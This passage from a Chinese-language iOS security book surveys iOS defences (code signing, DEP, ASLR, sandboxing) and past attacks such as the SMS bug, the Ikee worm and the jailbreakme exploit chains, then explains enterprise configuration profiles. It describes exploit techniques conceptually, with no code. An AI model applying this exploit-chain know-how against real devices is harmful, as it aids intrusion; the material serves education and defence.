这样的漏洞攻击要求具备两个条件。第一个条件是设备上安装的软件有瑕疵或漏洞。第二个条件是攻击者有办法利用这一漏洞让其控制的代码在设备上运行。针对这两个条件，预防措施也有两种。第一就是加大找出漏洞的难度。这可能意味着将更少的代码暴露给攻击者（减小受攻击面），或是尽可能清理并删除代码中的瑕疵。这一方法的问题在于某些代码肯定要一直暴露给攻击者，否则设备就没法与外界交互。此外，找出深藏在海量代码中的所有（或者说大多数）漏洞是很难做到的。如果很容易的话，就不用写书，甚至也不用越什么狱了！

第二种预防漏洞攻击的方式就是加大攻击者通过漏洞执行恶意代码的难度。这涉及大量的技术问题，比如我们在全书中都要讨论的数据执行保护与内存随机化（memory randomization）。顺

着这条思路，退一万步讲，就算攻击者最终在代码中找到了bug，并让恶意代码运行起来，大家至少可以把恶意代码可能造成的损害降到最低。这需要利用权限分离或沙盒让某些流程无法接触敏感数据。例如，Web浏览器或许并不需要制作视频或发送短信的功能。

到目前为止，我们一直在围绕所有设备共同面临的安全威胁展开讨论。接下来，我们说一说针对iOS设备的攻击与针对个人电脑的攻击有什么区别。当然，这些攻击在很多方面是非常相似的。iOS就相当于精简了的Mac OS X，因此这两者之间存在很多共同或至少是非常类似的漏洞和攻击。差异的确存在，不过基本上可以归结为受攻击面的区别。受攻击面是指攻击者可以访问而且会处理攻击者所提供输入的那部分代码。

从某种角度上讲，iOS设备的受攻击面要比相应的Mac OS X台式机小。比如，iOS上就没有安装iChat这样的应用，而QuickTime之类应用的功能也大大地简化了。类似地，MobileSafari不支持Safari浏览器可以解析的一些文件类型。因此，我们可以说iOS的受攻击面更小。从另一方面来看，某些功能只出现在iOS设备上，特别是只出现在iPhone上，比方说短信功能。iPhone可以解析短信，但Mac OS X中没有对应的代码，这说明在某种意义上iOS的受攻击面又更大。而iPhone基带处理器上运行的代码也会扩大iOS的受攻击面。我们将在第6章和第12章中分别讨论这两种iOS特有的攻击途径。

1.4　理解 iOS 的安全架构

大家可以想象一些针对iOS设备的恼人攻击，本节就要讨论iOS设备如何抵御这些类型的攻击。这里要描述iOS 5，正如大家将要看到的，这是种相当安全的系统。1.5节将介绍iOS是如何一路演变而来的，这是段有点坎坷的发展历程。

1.4.1　更小的受攻击面

受攻击面是指处理攻击者所提供输入的代码。就算苹果公司的某些代码中存在漏洞，如果攻击者没法接触这些代码，或者苹果公司根本不会在iOS中包含这些代码，那么攻击者就没法针对这些漏洞开展攻击。因此，关键的做法就是尽可能降低攻击者可以访问（尤其是可以远程访问）的代码量。

苹果公司采取了各种可能的措施，相对于Mac OS X（或其他智能手机）减小了iOS的受攻击面。例如，不管用户喜不喜欢，iOS都是不支持Java和Flash的。这两种应用的安全问题由来已久，所以不含它们就使得攻击者更难找到可利用的漏洞。还有，iOS不能处理某些Mac OS X可以处理的文件，比方说.psd文件。Safari能够处理这一文件类型，但MobileSafari就不行，重要的是，没人会注意到MobileSafari不支持这种不常用的文件格式。此外，苹果公司自有的.mov格式也只被iOS部分支持，因此很多可以在Mac OS X上播放的.mov文件在iOS上无法播放。最后要说的是，虽然iOS原生支持.pdf文件，但只是解析该文件格式的部分特性。再来看看与之有关的一些数据，Charlie Miller曾用一些模糊的文件来测试Preview（Mac OS X系统自带的PDF阅读器），结果引起了100多个错误。而他在用iOS测试相同的文件时，只有约7%的文件在iOS中引发了问题。这意味

着通过减少iOS能够处理的PDF特性，苹果公司减少了这种情况下90%的潜在安全漏洞。瑕疵越少，攻击者发动漏洞攻击的机会就越小。

1.4.2 精简过的iOS

除了减少可能被攻击者利用的代码，苹果公司还精简掉了若干应用，以防为攻击者在进行漏洞攻击时和得手之后提供便利。最明显的例子就是iOS设备上没有shell（`/bin/sh`）。在针对Mac OS X的漏洞攻击中，攻击者的主要目标就是试着在“shellcode”中执行shell。而iOS中根本没有shell，所以针对iOS的漏洞攻击就必须寻求其他最终目标。不过，即便iOS中有shell他们也用不上，因为攻击者没法从shell执行诸如`rm`、`ls`、`ps`这样的实用程序。企图运行代码的攻击者要么在被攻击进程的上下文中作案，要么只能自备所有工具。不管怎样，都没那么容易。

1.4.3 权限分离

iOS使用用户、组和其他传统UNIX文件权限机制分离了各进程。例如，用户可以直接访问的很多应用，比如Web浏览器、邮件客户端或第三方应用，就是以用户`mobile`的身份运行的。而多数重要的系统进程则是以特权用户`root`的身份运行的。其他系统进程则以诸如`_wireless`和`_mdnsresponder`这样的用户运行。利用这一模型，那些完全控制了Web浏览器这类进程的攻击者执行的代码会被限制为以用户`mobile`的身份运行。这样的漏洞攻击所能产生的影响就比较有限了，比如没办法进行系统级别的配置更改。同样，来自App Store的应用其行为会受到限制，因为它们也是以用户`mobile`的身份执行的。

1.4.4 代码签名

iOS中最重要的安全机制是代码签名。所有的二进制文件（binary）和类库在被内核允许执行之前都必须经过受信任机构（比如苹果公司）的签名。此外，内存中只有那些来自已签名来源的页才会被执行。这意味着应用无法动态地改变行为或完成自身升级。这样做都是为了防止用户从因特网上下载和执行随机的文件。所有的应用都必须从苹果的App Store下载（除非对设备进行配置，使其接受其他的源）。苹果公司拥有最终审批权，在检查过应用之后才允许其在App Store中供用户下载。这样一来，苹果公司就起到了为iOS设备杀毒的作用。它会审查每个应用，确定其能否在iOS设备上运行。这种保护使得iOS设备很难受到恶意软件的影响。事实上，iOS中出现的恶意软件屈指可数。

代码签名的另一影响在于让漏洞攻击变复杂了。漏洞攻击如果要在内存中执行代码，可能就要下载、安装并执行其他的恶意应用。而因为它要安装的内容都是未签名的，所以系统会拒绝安装。因此，漏洞攻击会被限制在它们最初利用的那个进程中，除非它继续攻击设备的其他功能。

当然，这个代码签名保护机制也是用户想要越狱的原因。一旦将设备越狱，未签名的应用就可以在越狱过的设备上安装运行。越狱还会破坏其他保护机制（稍后再介绍）。

1.4.5　数据执行保护

一般而言，DEP（Data Execution Prevention，数据执行保护）是这样一种机制：处理器能区分哪部分内存是可执行代码以及哪部分内存是数据。DEP不允许数据的执行，只允许代码执行。这一点非常重要，因为当漏洞攻击试图运行有效载荷时，它会将有效载荷注入进程并执行该有效载荷。DEP会让这种攻击行不通，因为有效载荷会被识别为数据而非代码。攻击者通常会试图利用第8章介绍的ROP（Return-Oriented Programming，面向返回的程序设计）技术绕过DEP。在ROP过程中，攻击者通常会用一种进程意料之外的方式重用已经存在的有效代码段，以执行预期行动。

iOS中代码签名机制的作用原理与DEP相似，甚至要更强大。针对启用DEP的系统的一般攻击只是利用ROP创建一块可写入且可执行的内存区域（这样DEP就不会执行）。然后，它就可以在该区域中写入有效载荷并执行该有效载荷。不过，代码签名要求，除非页源自受信任机构签名过的代码，否则该页就不会被执行。因此，在iOS中进行ROP时，攻击者不可能像往常那样关闭DEP。联系到漏洞攻击没法执行它们写入磁盘的应用这一事实，这就意味着漏洞攻击只能执行ROP。它们可能没法执行其他类型的有效载荷，比如shellcode或其他二进制文件。在ROP中写入大的有效载荷非常耗时也非常复杂。这使得对iOS进行漏洞攻击要比针对其他任何平台的漏洞攻击都难。

1.4.6　地址空间布局随机化

正如1.4.5节中讨论的，攻击者绕过DEP的方式是重用已存在的代码段（ROP）。不过，要做到这一点，他们需要搞清楚想要重用的代码段位于何处。通过让对象在内存中的位置随机化，ASLR（Address Space Layout Randomization，地址空间布局随机化）使做到这一点变得非常困难。在iOS中，二进制文件、库文件、动态链接文件、栈和堆内存地址的位置全部是随机的。当系统同时具有DEP和ASLR机制时，针对该系统编写漏洞攻击代码的一般方法就完全无效了。在实际应用中，这通常意味着攻击者需要两个漏洞，一个用来获取代码执行权，另一个用来获取内存地址以执行ROP，不然攻击者就需要一个极其特殊的漏洞来做到这两点。

1.4.7　沙盒

iOS防御机制的最后一环是沙盒。与之前提到的UNIX权限系统相比，沙盒可以对进程可执行的行动提供更细粒度的控制。例如，SMS应用和Web浏览器都是以用户`mobile`的身份运行的，但它们执行的动作差别很大。SMS应用可能不需要访问Web浏览器的cookie，而Web浏览器不需要访问短信。而来自App Store的第三方应用不应该具有cookie和短信的访问权。通过让苹果公司指定应用具体需要那些权限，沙盒机制解决了这一问题（参见第5章）。

沙盒有两个效果。首先，它限制了恶意软件对设备造成的破坏。想象一下，就算恶意软件侥幸通过了App Store的审查流程，被下载到设备上并开始执行，该应用还是会被沙盒规则所限制。

它可能会窃取设备上所有的照片和地址簿信息，但它没办法执行发短信或打电话等会直接使用话费的操作。沙盒还让漏洞攻击变得更困难。就算攻击者在减小的受攻击面上找到了漏洞，并绕过ASLR和DEP执行了代码，有效载荷也还是会被限制在沙盒里可访问的内容中。总而言之，所有这些保护机制虽然不能说会完全杜绝恶意软件和漏洞攻击，但也大大加大了攻击的难度。

1.5 iOS 攻击简史

在对iOS设备的防御能力有了基本的了解后，我们来看一些针对iOS设备的成功攻击，看看现实中设备的安全防线是如何被突破的。这个简史也展示了设备的安全性是如何演化以应对各种攻击的。

1.5.1 Libtiff

在第一代iPhone于2007年问世时，消费者们为购买它排起了长队。可能是为了尽快上市，第一代iPhone的安全状况并不太好。大家已经看到了iOS 5的情况，而第一代iPhone所使用的“iOS 1”呢：

- 有着更小的受攻击面；
- 有着精简的操作系统；
- 没有权限分离，所有进程都以`root`权限运行；
- 没有强制的代码签名机制；
- 没有DEP；
- 没有ASLR；
- 没有沙盒机制。

因此，如果在设备上发现了漏洞，攻击者就很容易利用这些漏洞。黑客在进行漏洞攻击时可以自由运行shellcode，或是下载并执行文件。而寻找漏洞也是相当简单的，因为第一代iPhone的软件在发售时就有很多已知的瑕疵。任何攻击都能让黑客立即获得`root`权限。

Tavis Ormandy最先指出用来处理TIFF图像文件的某版Libtiff存在漏洞，而Chris Wade则针对这一漏洞编写出了可用的漏洞攻击代码。这让用户有可能打开恶意网站，从而让这些网站获得对其设备的远程`root`访问权。该漏洞是在iPhone OS 1.1.2中被修复的。

彼时Libtiff漏洞攻击是可行的，而现在如果在Libtiff库中找到类似的漏洞又会怎样呢？最初的漏洞攻击会在堆内存中写入可执行代码，并让设备执行这些代码。不过，因为DEP的出现，这样做现在已经行不通了。因此，现在的漏洞攻击必须用到ROP，并用某种方式击溃ASLR机制。这可能需要另外的漏洞。此外，即便攻击者成功进行了漏洞攻击，他也只会获得`mobile`用户权限，受到沙盒的限制。这与之前获得不受限制的`root`访问权有着天壤之别。

尽管这里讲的是iOS 1，但我们还是要指出，恶意软件对于iOS 1来说并不是什么大问题。因为第一代iPhone没有官方途径下载第三方应用，这种途径直到iOS 2才出现。

1.5.2　短信攻击

2009年，研究人员Collin Mulliner和Charlie Miller发现了iPhone短信解析方式中存在的漏洞。那时候人们使用的还是iOS 2。除了ASLR，iOS 2几乎具有iOS 5所具备的所有安全机制。问题在于，尽管大多数进程都是以受沙盒限制的非特权用户身份运行的，但处理短信的进程却不是。而相关的CommCenter程序正好又是以不受沙盒限制的root权限运行的。

没有实现ASLR有一个问题：DEP只有在配合ASLR的时候才能真正起作用。也就是说，如果内存没有随机化，攻击者就能确切知道所有可执行代码的存放位置，执行ROP就会相当简单。

除了是一种进入系统的强大方式，还有其他原因让短信应用成为一条主要攻击途径。其一是不需要用户交互。攻击者不需要引导受害者访问某个恶意网站，而只要知道受害者的电话号码并发送攻击短信即可。其二是受害者没办法防止此类攻击，因为通常状态下不可能禁用iPhone的短信功能。其三，这是一种静默攻击，即便在设备关机的情况下也是可以进行的。如果攻击者在设备关机的情况下发送了恶意短信，运营商会存储这些信息，并在设备开机后第一时间将信息传送到设备上。

这一漏洞在iOS 3.0.1中得到了修复。现在，这样的攻击变得更困难了，不仅因为这样的漏洞攻击要面对ASLR，还因为现在的CommCenter进程是以_wireless用户权限而非root权限运行的。

1.5.3　Ikee蠕虫

到iOS 2问世时，iPhone已经相当成熟了。不过，将iPhone越狱还是会破坏设备的整体安全架构。当然，越狱禁用了代码签名机制，不过它所做的远不只此：允许安装软件（关键还是因为运行了未签名代码）扩大了受攻击面，为设备增加了系统实用程序（比如shell），允许安装以root用户权限运行的应用。而关闭了代码签名机制，也就关掉了强有力的DEP。也就是说，ROP有效载荷可以禁用DEP，并在越狱过的设备上写入和执行shellcode。最后，新的未签名应用是不受沙盒限制的。因此，越狱基本上会关闭iPhone的所有安全机制，而不只是代码签名。

因此，越狱过的iPhone会成为漏洞攻击的目标也就不足为奇了。Ikee蠕虫（又名Dutch ransom、iPhone/Privacy.A或Duh/Ikee.B）就利用了很多用户为iPhone越狱后安装了SSH服务器却没有修改默认root密码这一事实。这意味着任何连接到这种设备的人都能用root权限远程控制这些设备。有了这些条件，编写蠕虫就不是什么难事了。除此之外，SSH服务器也是不受沙盒限制的。

Ikee蠕虫在其生命期的不同阶段会做各种不同的事情。起初，它只是修改设备的壁纸（参见图1-2）。后来，它改为执行多种恶意行为，比如锁定iPhone向用户勒索赎金，窃取iPhone中的内容，甚至让受影响的设备成为僵尸网络的一部分。

显然，如果用户不把他们的设备越狱，这一切都不会发生。

图1-2 Rick Astley永不抛弃你

图片来源：F-Secure 的 Mikko Hypponen。

1.5.4 Storm8

2009年，由知名开发商Storm8开发的游戏收集了运行这些游戏的手机上存储的电话号码，然后将这些信息发送到Storm8的服务器上。受到影响的应用包括Vampires Live、Zombies Live和Rockstars Live（参见图1-3）等。有人对Storm8提起了集体诉讼，指控该应用的数据收集功能是人为过失。而在这段时间里Storm8的应用有约两千万的下载量。

图1-3 Vampires Live不只为iOS带来了狂暴的吸血鬼

1.5.5 SpyPhone

SpyPhone是Seriot Nicolas编写的概念验证应用，验证了针对第三方应用的iOS沙盒限制。该应用尝试过访问所有可以想象的信息，并试着执行了沙盒所允许的任意行为。针对iOS沙盒有一件事要注意，就是来自App Store的所有第三方应用都有着相同的沙盒规则。这意味着，如果苹果公司认为某一应用应该具有某些权限，那么所有的应用都肯定要具有该权限。这与安卓系统的沙盒机制不同，不同的安卓应用可以具有根据其需求指定的不同权限。iOS这种模式的弱点在于太过宽松。例如，通过以完全合法的方式使用公共API（尽管应用事实上还是受沙盒的限制），SpyPhone可以访问以下数据：

- 手机号码；
- 对地址簿的读/写访问；
- Safari/YouTube搜索关键词；
- 电子邮箱账户信息；
- 键盘缓存；
- 标记有地理信息的照片；
- GPS信息；
- WiFi接入点名称。

这一应用表明，即便在沙盒内，恶意程序还是能从受影响的设备上提取到数量惊人的信息。

1.5.6 Pwn2Own 2010

本书的两位作者Vincenzo Iozzo和Ralf-Philipp Weinmann赢得过2010年针对iPhone 3GS的Pwn2Own黑客竞赛。他们在MobileSafari中找到了让他们可以远程执行代码的漏洞。该漏洞存在于未使用ASLR的iOS 3中。由于使用了代码签名机制，iPhone 3GS的整个有效载荷都被写入ROP中。利用ROP，Iozzo和Weinmann可以打开存放着所有短信的SMS数据库，并将这些短信发送到他们控制的远程服务器上。但他们受到了`mobile`用户权限和MobileSafari沙盒的限制。要进行更多的破坏还要多费点工夫。他们的努力为他们赢得了15 000美元和一部iPhone。2011年这项赛事的大奖则是被本书的另两位作者拿走的。

1.5.7 Jailbreakme.com 2（“Star”）

我们介绍了iOS 5为限制远程攻击者所采取的各种措施。这让攻击变得异常艰难，但并非不可能。2010年8月，comex[①]那臭名昭著的jailbreakme.com网站就展示了这样的攻击。（第一版的jailbreakme.com针对的是第一代iPhone，所以相对简单。）第二版的jailbreakme.com网站可以执行一系列行为，并最终让访问该网站的iOS设备越狱。这意味着它肯定像iOS 1.0时代那样获得了远程`root`访问权。不过，jailbreakme.com 2针对的是iOS 4.0.1，这一系统包含了除ASLR之外的所有

① comex是研究iOS设备越狱的著名黑客Nicholas Allegra的网名。——译者注

安全机制（这一版本的iOS中尚未添加该机制）。那么它是如何起作用的呢？首先，它利用了MobileSafari处理特殊字体时产生的栈溢出，这使得漏洞攻击代码可以在MobileSafari中启动它的ROP有效载荷。接着，这一复杂的有效载荷不是要搬走SMS数据库，而是继续利用另一个漏洞提升对设备的访问权。这第二个漏洞是IOKit的`IOSurface`属性中存在的整数溢出漏洞。这里提到的第二次攻击让攻击者可以在内核中执行代码。这样攻击者就可以从内核中禁用代码签名机制，然后该ROP会下载用来为iPhone越狱的未签名动态库并加载该动态库。苹果公司很快修复了该漏洞，因为尽管jailbreakme.com网站只是用来为手机越狱，但它很容易改为对访问它的设备执行任何想执行的操作。

1.5.8 Jailbreakme.com 3（“Saffron”）

目前为止介绍过的所有例子都有个共同之处，那就是它们都是针对iOS 4.3之前的iOS。而ASLR机制正是在iOS 4.3中引入的。一旦加上这最后一道屏障，攻击者要对iOS设备进行漏洞攻击可能就特别困难了？好吧，comex用最高能对付iOS 4.3.3的jailbreakme.com 3再次说明这不是问题。这一版的jailbreakme还是需要进行两次漏洞攻击，一次获得代码执行权，另一次禁用代码签名机制。那么ASLR要怎么处理呢？大家将会在第8章中了解更多与这一漏洞攻击有关的内容，不过现在只要知道被利用的特定漏洞可以让攻击者读写内存就够了。这样一来，攻击者就有可能通过读取某些邻近指针的值找到代码在内存中的位置，接着就可以通过写内存来影响内存并取得进程的控制权。正如之前说过的，战胜ASLR一般而言要么需要两个漏洞，要么需要一个真正特殊的漏洞。这个案例就利用了一个特别强大的漏洞。

1.6 小结

本章首先介绍了iOS设备，包括其硬件，以及它们自问世起发生了怎样的改变。然后我们了解了与安全相关的一些基本信息，包括iOS设备面临哪些类型的威胁。接着本章从宏观上介绍了本书涉及的很多概念，讨论了iOS的安全设计，其中很多安全层都会在随后的内容中用专门的一章详细介绍。最后，本章简述了过去针对iOS成功进行的攻击，甚至还有可以绕过iOS 5的所有安全机制的攻击。

第 2 章

企业中的iOS

2

随着iOS设备的不断普及，越来越多的企业开始让员工通过这些设备访问和存储企业数据。通常，企业会购买并完全掌控这些可能要用于访问企业敏感数据的智能手机或其他设备。在某些（也是越来越常见的）情况下，企业可能允许员工利用私人的设备访问企业数据。不管是哪种情况，企业都要权衡允许利用这些移动设备访问企业数据所带来的好处与安全风险。

任何移动设备都可能被放错地方、遗失或盗窃。如果该设备存储着（或是能访问）敏感的企业数据，就会带来数据泄密的风险。为此，通过强密码限制对设备的访问，以及在设备丢失时远程锁定设备或清除设备上的数据就显得很重要了。本章介绍如何利用苹果公司开发的iPhone Configuration Utility（iPhone配置实用工具）和Lion Server Profile Manager（描述文件管理器）为iOS设备创建和应用配置描述文件。这些描述文件可用来确保这些设备严格执行组织的安全政策，例如要求添加强密码。作为一种MDM（Mobile Device Management，移动设备管理）服务，描述文件管理器也可用于远程锁定或擦除遗失的设备。

2.1 iOS 配置管理

基于iOS的设备可以通过创建和安装配置描述文件（configuration profile）进行管理。描述文件包含管理员对用户设备上安装的系统的设置。这些设置大多数与iOS的“设置”（Settings）应用中的配置选项对应，不过某些设置只能通过配置描述文件设置，而某些则只能在iOS的“设置”应用中配置。只有那些只能在配置描述文件中进行配置的设置才是可集中管理的。

创建和管理配置描述文件最简单的方法就是使用苹果公司推出的Mac或Windows版iPhone Configuration Utility。这一图形化实用工具让管理员可以创建和管理配置描述文件。这些描述文件可以通过USB连接安装到iOS设备上、以附件形式用电子邮件发送给设备持有人，或是直接放在Web服务器上。

如果要管理更多设备，企业就应该使用MDM系统。苹果公司在Lion Server中以描述文件管理器服务的形式提供了这样的系统。该服务对于工作组与中小型组织而言都很适用。不过，对于更大的企业来说，第三方的商业MDM解决方案可能才是最好的。

本节将介绍配置描述文件的基础知识，并描述如何利用iPhone配置实用工具和Lion Server描述文件管理器创建和安装简单的配置描述文件。

2.1.1 移动配置描述文件

配置描述文件是一个XML属性列表（property list，以下简称plist）文件，文件中的数据值是以Base64编码形式存储的。我们也可以选择为plist数据签名和加密，这种情况下，配置描述文件是依据RFC 3852 CMS（Cryptographic Message Syntax，加密消息语法）构成的。因为配置描述文件中可能包含用户密码和Wi-Fi网络密码等敏感信息，所以如果要通过网络发送这种描述文件就应该加密。MDM服务器能自动完成这些工作，因此任何需要管理iOS设备的企业都最好使用MDM系统。

配置描述文件是由一些基本的元数据与配置有效载荷组成的。配置描述文件的元数据包含人类可理解的名称、描述、创建该描述文件的组织，以及一些只在后台使用的其他字段。配置有效载荷则是描述文件最重要的部分，因为对应该描述文件的配置选项是靠它们实现的。iOS 5中可用的配置有效载荷详见表2-1。

表2-1 配置描述文件的有效载荷类型

有效载荷	描　述
移除密码	指定用户从设备移除锁定的描述文件时必须输入的密码
密码策略	定义用户在解锁设备时是否需要输入密码，以及该密码必须有多复杂
电子邮件	配置用户的电子邮件账户
Web Clip	在用户的待机屏幕上放置Web Clip
限制	限制使用设备的用户执行某些行动，比如使用摄像头、iTunes App Store、Siri、YouTube、Safari等
LDAP	配置LDAP服务器以供使用
CalDAV	使用CalDAV对用户的网络日历账户进行配置
日历订阅	为用户订阅共享的CalDAV日历
SCEP	将设备与简单证书注册协议（Simple Certificate Enrollment Protocol）服务器关联起来
APN	将具有移动通信基带的iOS设备（iPhone或iPad）配置成使用某一特定的移动运营商
Exchange	配置用户的Microsoft Exchange电子邮件账户
VPN	为设备指定所要使用的VPN（Virtual Private Network，虚拟专用网络）配置
Wi-Fi	将设备配置成使用指定的802.11网络

每一种有效载荷都含有一组定义了所支持配置设置的属性列表键和值。在苹果公司的iOS Developer Library（开发者文库）中，iOS Configuration Profile Reference（配置描述文件参考）部分详细列出了各种有效载荷包含的键以及可使用的键值。虽然我们可以根据该规范手工创建配置描述文件，但是只有移动设备管理产品的开发人员才可能这么做。苹果公司建议大多数用户依靠苹果的iPhone配置实用工具或第三方移动设备管理产品来创建、管理及部署配置描述文

件。正如接下来所描述的，配备iOS设备数量不多的企业可以用iPhone配置实用工具对这些设备进行配置。

2.1.2　iPhone 配置实用工具

苹果公司的iPhone配置实用工具是一种可在Mac OS X和Windows操作系统上使用的图形化实用工具，它可以帮助用户在iOS设备上创建、管理和安装配置描述文件。在编写本书之时，该工具最新的版本是3.4，是为了支持iOS 5中的新配置选项而更新的。

在首次运行时，iPhone配置实用工具会自动在用户的keychain中自动创建根CA（Certificate Authority，证书授权机构）证书。iPhone配置实用工具会为那些通过USB端口连接到运行它的主机上的设备自动创建证书，而该CA证书的用途就是给这些证书签名。所创建证书的作用则是为要安全传输到这些设备上的配置描述文件签名和加密。假设接收设备已经由运行iPhone配置实用工具的主机授予了证书，那么你就可以通过不安全的网络（比如电子邮件或Web）安全地发送包含用户凭证的配置描述文件了。

1. 创建配置描述文件

为展示如何使用iPhone配置实用工具，在此我们用该工具创建只含密码策略有效载荷的简单配置描述文件，并将其通过直接USB连接安装到iOS设备上。

首先，我们点击侧边栏中LIBRARY（资料库[①]）条目下的Configuration Profiles（配置描述文件）选项。如果已经存在配置描述文件，这样就会将这些文件全部列出来。要创建新的描述文件，请点击New（新建）按钮，这会调出如图2-1所示的配置面板，让用户对配置描述文件的通用设置和特别设置进行配置。大家应该在Name（名称）、Identifier（标识符）、Organization（组织）和Description（描述）字段中填入相应信息，从而确定要为哪些用户的设备安装该配置描述文件。

该面板中的另一项重要设置是Security（安全性）设置，它定义了该描述文件能否被移除。有3种设置选择，分别是Always（总是）、Authorization（鉴定）和Never（永不）。如果将其设置为Authorization，那么只有用户输入配置过的“鉴定密码”之后该配置描述文件才可被移除。而如果把该选项设置为Never，用户就可能无法从其设备上移除该配置描述文件。从iOS用户界面移除配置描述文件的唯一方式是：打开iOS中的Settings（设置）应用，选择General（通用）子菜单，然后点击Reset（还原）子菜单，并选择Erase All Content（抹掉所有内容和设置）按钮，从而将设备恢复到出厂状态。它执行的操作非常类似于用户通过iCloud的“查找我的iPhone”发送，或是企业管理员通过动态同步（ActiveSync）或移动设备管理发送的远程擦除命令。记住，那些知识丰富的用户还可以为设备越狱，并从底层文件系统直接删除配置描述文件，从而强制移除该文件。欲详细了解与文件系统中配置描述文件有关的内容，请参考David Schuetz的2011黑帽大会白皮书“The iOS MDM Protocol”。[②]

---

① 此处的中文译名基于iPhone配置实用工具3.6.1中文版。——译者注

② 详见http://media.blackhat.com/bh-us-11/Schuetz/BH_US_11_Schuetz_InsideAppleMDM_WP.pdf。——译者注

图2-1 创建配置描述文件

现在，我们就可以为该描述文件创建配置有效载荷了。请点击Configuration Profile（配置描述文件）面板左侧的Passcode（密码）选项。这样，你就可以在右侧面板中打开可用的密码设置，并设置员工必须设定的、与所要访问数据的保密程度相当的密码。图2-2中的例子展示了为可能用于存储或访问企业敏感数据的iOS设备推荐的设置。

利用iPhone配置实用工具向设备分发配置描述文件的方式有多种，用户可以通过USB连接安装配置描述文件、以附件形式用电子邮件将其发送给用户，或是将描述文件导出为可存放在Web服务器上的.mobileconfig文件。这里我们用的是最简单的描述文件安装方法：先用USB数据线把iOS设备直接连接到Mac机上，然后安装新的配置描述文件。

2. 安装配置描述文件

在用USB连接线将iOS设备连接到Mac机之后，它会出现在iPhone配置实用工具侧边栏中的Devices（设备）条目下，如图2-3所示。点击Configuration Profile（配置描述文件）选项卡，这时就可看到该设备上已经安装的描述文件，以及iPhone配置实用工具创建但尚未安装到该设备上的配置描述文件。在尚未安装的配置描述文件右侧有一个Install（安装）按钮。点击刚创建的那个配置描述文件右侧的“安装”按钮，就会把它安装到连接的iOS设备上。这样该iOS设备上会出现如图2-4所示的配置描述文件安装确认界面。

图2-2　配置“密码”有效载荷

图2-3　通过USB连接安装配置描述文件

图2-4所示的确认界面展示了配置描述文件中的基本信息，列出了其中包含的配置有效载荷。该描述文件上带有绿色的Verified（已验证）标志，这是因为iPhone配置实用工具会自动为自己创建自签名的X.509根CA证书，它会使用该根CA证书为通过USB连接的各设备创建签名证书。这些对应各设备的证书会被iPhone配置实用工具用于为发送给相应设备的配置描述文件签名和加

密。由于设备上已经自动安装了该证书，因此设备可以验证通过USB连接、电子邮件或Web发送而来的配置描述文件的真实性。



图2-4　配置描述文件安装确认界面

如果你触击More Details（更多详细信息）选项，就会看到如图2-5所示的界面。用户可以通过该界面查看用来为配置描述文件签名的证书，并列出与该文件中包含的配置有效载荷有关的更多详情。




图2-5　配置描述文件详情界面

回到之前的界面，要将配置描述文件安装到iOS设备上，请触击“安装”按钮，接着你会看到如图2-6所示的确认对话框。



图2-6　配置描述文件安装确认

如果设备尚未被设置密码，或已存在的密码不满足配置描述文件中的复杂度要求，安装该配置描述文件就会强制用户立即设置新密码，如图2-7所示。注意，描述密码强度要求的指示与配置描述文件中的设置是相呼应的。




图2-7　立即提示创建新密码

在设置了密码之后，应该会看到如图2-8所示的界面，确定该描述文件已成功安装。配置描述文件中指定的设置现在也应该生效了。要验证这一点，可以在“设置”应用的General（通用）菜单中进入Passcode Lock（密码锁定）选项界面，如图2-9所示。正如大家所看到的，某些选项已被描述文件禁用并处于变灰的状态。



图2-8　确认配置描述文件已安装




图2-9　展示该配置描述文件作用的密码锁定界面

3. 更新描述文件

iPhone配置实用工具会为连接到运行该工具的Mac机上的每一台iOS设备自动创建和安装证书。因为在运行iPhone配置实用工具的计算机与移动设备之间已经存在安全信任关系，所以这样就使配置描述文件可以安全地更新。如果要安装的配置描述文件与已安装的配置描述文件有着相同的标识符，而且为新描述文件签名与为现有描述文件签名所使用的证书都相同，它就会替换现有的配置描述文件。

运行iPhone配置实用工具的计算机与通过USB数据线连接到该计算机的iOS设备之间存在基于证书的安全配对，这种配对让用户可以直接通过USB连接安装初始的配置描述文件，并通过电子邮件或Web安全地发送更新过的已加密且已签名的配置描述文件。只要通过培训让用户确保发送的描述文件在安装界面上都具有绿色的“已验证”标记，更新描述文件就会既安全又省时。

4. 移除描述文件

打开iOS中的“设置”应用，选择“通用”子菜单，再选择“描述文件”子菜单，就可以从中移除配置描述文件了。通常情况下，该界面如图2-10所示。大家可以触击Remove（移走）按钮移除描述文件。



图2-10　描述文件详情界面

不过请记住，这些配置描述文件也可以配置成只有在输入鉴定密码的情况下才可被移除或是完全不可被移除。如果为描述文件配置了移除密码，用户就要输入该移除密码，如图2-11所示。而如果描述文件不可被移除，那么用户在“描述文件”详细信息界面中就根本不会看到“移走”按钮。

